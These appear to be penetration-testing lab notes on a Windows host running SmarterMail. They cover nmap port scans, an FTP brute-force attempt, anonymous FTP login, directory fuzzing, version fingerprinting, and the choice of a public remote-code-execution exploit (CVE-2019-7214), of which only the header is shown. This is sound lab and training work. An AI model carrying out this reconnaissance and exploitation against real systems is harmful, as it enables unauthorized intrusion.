OS:
Web-Technology:

IP: 192.168.159.65


USERS:
Admin

CREDENTIALS (ANY):
Webmail from administrative.log - Admin:???


==
Community Attack Vectors (To-Try List):

==
NMAP RESULTS:

```
# Nmap 7.94 scan initiated Sun Oct 29 03:56:05 2023 as: nmap -p- -sC -sV -T4 -v --open -oA Algernon.txt 192.168.159.65
Nmap scan report for 192.168.159.65
Host is up (0.24s latency).
Not shown: 56930 closed tcp ports (conn-refused), 8593 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20  10:31PM       <DIR>          ImapRetrieval
| 10-29-23  12:46AM       <DIR>          Logs
| 04-29-20  10:31PM       <DIR>          PopRetrieval
|_04-29-20  10:32PM       <DIR>          Spool
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
9998/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 9D7294CAAB5C2DF4CD916F53653714D5
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
| uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
| Content-Type: text/html; charset=us-ascii\x0D
| Server: Microsoft-HTTPAPI/2.0\x0D
| Date: Sun, 29 Oct 2023 08:00:56 GMT\x0D
| Connection: close\x0D
| Content-Length: 326\x0D
| \x0D
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">\x0D
| <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
| <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>\x0D
| <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
| <hr><p>HTTP Error 400. The request verb is invalid.</p>\x0D
|_</BODY></HTML>\x0D
|_http-server-header: Microsoft-IIS/10.0
17001/tcp open  remoting      MS .NET Remoting services
49664/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-10-29T08:00:57
|_  start_date: N/A
|_clock-skew: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 29 04:01:22 2023 -- 1 IP address (1 host up) scanned in 316.90 seconds
```



```
 [~]
 kali  sudo nmap -sU --open 161 192.168.159.65
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 06:23 EDT
Nmap scan report for 161 (0.0.0.161)
Host is up (0.000088s latency).
Not shown: 999 filtered udp ports (net-unreach)
PORT   STATE         SERVICE
67/udp open|filtered dhcps

Stats: 0:05:03 elapsed; 1 hosts completed (2 up), 1 undergoing U
DP Scan
UDP Scan Timing: About 24.77% done; ETC: 06:43 (0:15:17 remainin
g)
Stats: 0:17:48 elapsed; 1 hosts completed (2 up), 1 undergoing U
DP Scan
UDP Scan Timing: About 76.93% done; ETC: 06:46 (0:05:20 remainin
g)
Nmap scan report for 192.168.159.65
Host is up (0.25s latency).
Not shown: 991 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr
```



```
 [~]
 kali  nmap --script "ftp-*" -p 21 192.168.159.65
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 06:40 EDT
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argume
nt.
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing S
cript Scan
NSE Timing: About 30.00% done; ETC: 06:42 (0:01:05 remaining)
Stats: 0:09:14 elapsed; 0 hosts completed (1 up), 1 undergoing S
cript Scan
NSE Timing: About 55.32% done; ETC: 06:57 (0:07:27 remaining)
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.159.65
Host is up (0.24s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20  10:31PM       <DIR>          ImapRetrieval
| 10-29-23  12:46AM       <DIR>          Logs
| 04-29-20  10:31PM       <DIR>          PopRetrieval
|_04-29-20  10:32PM       <DIR>          Spool
| ftp-syst:
|_  SYST: Windows_NT
| ftp-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 7175 guesses in 606 seconds, average t
ps: 11.7

Nmap done: 1 IP address (1 host up) scanned in 607.30 seconds
```

==


Web Services Enumeration:

[+ NIKTO]

[+ WFUZZ]


FILES: / (Web Root)

Port 80 (Nothing much going on at port 80)




```
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new
filter; toggle off with --dont-filter
200      GET      359l     2112w   178556c http://192.168.159.65/iisstart.png
200      GET       32l       54w      696c http://192.168.159.65/
404      GET        0l        0w     1245c http://192.168.159.65/redirect
```

Port 139




```
 [~]
 kali  nmap -p 139 --script "smb-vuln*" 192.168.159.65
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 06:13 EDT
Nmap scan report for 192.168.159.65
Host is up (0.24s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: SMB: Couldn't find a NetBIOS name that work
s for the server. Sorry!

Nmap done: 1 IP address (1 host up) scanned in 15.12 seconds
```

Port 445




```
 [~]
✘  kali  nmap -p445 --script "smb-vuln*" 192.168.159.65
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 06:08 EDT
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing S
cript Scan
NSE Timing: About 18.18% done; ETC: 06:08 (0:00:14 remaining)
Nmap scan report for 192.168.159.65
Host is up (0.24s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Faile
d to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 19.31 seconds
```

Port 9998



```
500      GET        1l        4w       36c http://192.168.159.65:9998/download
200      GET       78l      305w     5199c http://192.168.159.65:9998/interface/root
302      GET        3l        8w      132c http://192.168.159.65:9998/ ⇒ http://192.168.159.65:99
98/interface/root
301      GET        2l       10w      159c http://192.168.159.65:9998/services ⇒ http://192.168.1
59.65:9998/services/
301      GET        2l       10w      158c http://192.168.159.65:9998/reports ⇒ http://192.168.15
9.65:9998/reports/
301      GET        2l       10w      158c http://192.168.159.65:9998/scripts ⇒ http://192.168.15
9.65:9998/scripts/
500      GET        1l        4w       36c http://192.168.159.65:9998/Download
302      GET        3l        8w      132c http://192.168.159.65:9998/api ⇒ http://192.168.159.65
:9998/interface/root
301      GET        2l       10w      159c http://192.168.159.65:9998/Services ⇒ http://192.168.1
59.65:9998/Services/
301      GET        2l       10w      160c http://192.168.159.65:9998/interface ⇒ http://192.168.
159.65:9998/interface/
301      GET        2l       10w      156c http://192.168.159.65:9998/fonts ⇒ http://192.168.159.
65:9998/fonts/
200      GET        0l        0w        0c http://192.168.159.65:9998/views
```

DIRECTORIES: / (Web Root)




```
 kali  ftp 192.168.159.65
Connected to 192.168.159.65.
220 Microsoft FTP Service
Name (192.168.159.65:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49827|)
150 Opening ASCII mode data connection.
04-29-20  10:31PM       <DIR>          ImapRetrieval
10-29-23  12:46AM       <DIR>          Logs
04-29-20  10:31PM       <DIR>          PopRetrieval
04-29-20  10:32PM       <DIR>          Spool
226 Transfer complete.
ftp> █
```

==

OTHER:

Port 9998 has a log in page, with Smarter Mail.



192.168.159.65:9998/interface/root#/login

Welcome to SmarterMai


Email Address *

Password *

Language
English

Remember Me


Based on viewsource, we have identified the version of SmarterMail,




```
Search HTML
  <!DOCTYPE html>
  <html class="" ng-app="smartermail" style=""> event
  ▶<head>⋯</head>
  ▼<body onload="$('#loadingInd').hide()" dir="" style="" aria-owns="select_container_3"> event
    ▶<div id="loadingInd" style="height: 100%; display: none;">⋯</div>
     <script src="/interface/output/angular-v-100.0.6919.30414.8d65fc3f1d47d00.js"></script>
     <script src="/interface/output/vendor-v-100.0.6919.30414.8d65fc3f1d47d00.js"></script>
     <script src="/interface/output/site-v-100.0.6919.30414.8d65fc3f1d47d00.js"></script>
```

Based on searchsploit, 49216.py seems to be the closest version of our target and its RCE.
Lets try to use this exploit.

Changing Host and Listening Host's IP Address and Ports:




```
  GNU nano 7.2                                                                                    49216.py
# Exploit Title: SmarterMail Build 6985 - Remote Code Execution
# Exploit Author: 1F98D
# Original Author: Soroush Dalili
# Date: 10 May 2020
# Vendor Hompage: re
# CVE: CVE-2019-7214
# Tested on: Windows 10 x64
# References:
